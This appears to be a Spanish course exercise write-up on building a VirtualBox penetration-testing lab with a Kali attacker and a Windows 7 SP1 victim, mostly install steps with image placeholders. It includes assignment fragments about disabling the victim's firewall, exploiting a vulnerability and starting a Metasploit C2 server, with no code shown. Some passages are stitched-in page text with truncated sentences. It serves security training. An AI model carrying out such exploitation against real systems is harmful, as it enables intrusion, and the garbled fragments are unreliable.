
```

✓ Apartado 2: Instalación del Laboratorio.

Para los siguientes ejercicios prácticos Paloma va a reutilizar el laboratorio realizado por Luis. Aprovechando el sistema Virtualbox existente con la configuración de la "RedNAT" se va a utilizar la misma máquina de ataque "Kali Linux". Sin embargo, en este caso la máquina de la víctima será un windows 7. Tienes que ayudar a Paloma a montar la máquina vulnerable Windows 7 con las siguientes características:

- Utilizar VirtualBox con la "RedNAT" (la que ya disponéis de la unidad 3) con el direccionamiento de red **10.0.2.0/24**.


Aprovechamos la máquina con la red configurada de la unidad anterior.




- Tener una máquina de ataque tipo Kali Linux. Podéis descargarla de [este enlace](#). (Aunque también disponemos de ella de la Unidad 3)
- Tener una máquina víctima Windows 7SP1. Podéis descargar una imagen de Windows 7 32bits en el [siguiente enlace](#), y una imagen de Windows 7 64bits en el [siguiente enlace](#).

Tras la descarga, comenzamos la creación de la nueva máquina virtual en VirtualBox. Le indicamos en el proceso de instalación el nombre y la dirección de la ISO descargada.


Omitimos la instalación desatendida para personalizarla.




Adaptamos la memoria y el número de procesadores.




Indicamos el tamaño de disco virtual.




Terminamos la instalación y pasamos a revisar el apartado de Red desde la configuración.





Nos aseguramos de que utiliza la misma RedNAT que la otra máquina.




Arrancamos la máquina para iniciar la instalación, que comienza por región e idioma.





Aceptamos términos para continuar la instalación.



cidead Mis cursos · Recursos · Enlaces ·

AD 2023/24 Formación Profesional 2

dación y utilización de sistemas de información

ad0c20ed537a7e6356dee22809f5a16ce2975246e2d0

▼ **Apartado 2: Instalación de Linux**

Para los siguientes ejercicios pr de la "RedNAT" se va a utilizar ayudar a Paloma a montar la máquina virtual.



- Utilizar VirtualBox con la "RedNAT"
- Tener una máquina de ataque con 4GB de RAM
- Tener una máquina víctima con 4GB de RAM
- Una vez instalado deshabilitar el firewall si es necesario dado que el atacante va a estar en la máquina víctima.

Has de detallar los pasos necesarios para la instalación de Linux.


▼ **Apartado 3: Explotación de vulnerabilidades**

Ayuda a Paloma a realizar la explotación de vulnerabilidades en la máquina víctima.



- Utilizando la máquina de ataque previamente sobre esta vulnerabilidad.
- Levanta un servidor C2 en Metasploit.




Tras completar, se reinicia. Le indicamos el nombre.





Dejamos en blanco la contraseña, la clave y quitamos la opción de actualizar automáticamente.




Intentará hacer una instalación actualizada. Escogemos la opción de preguntar más tarde.



Configuramos la franja horaria y como ubicación 'Red Doméstica'.




Terminamos la instalación.

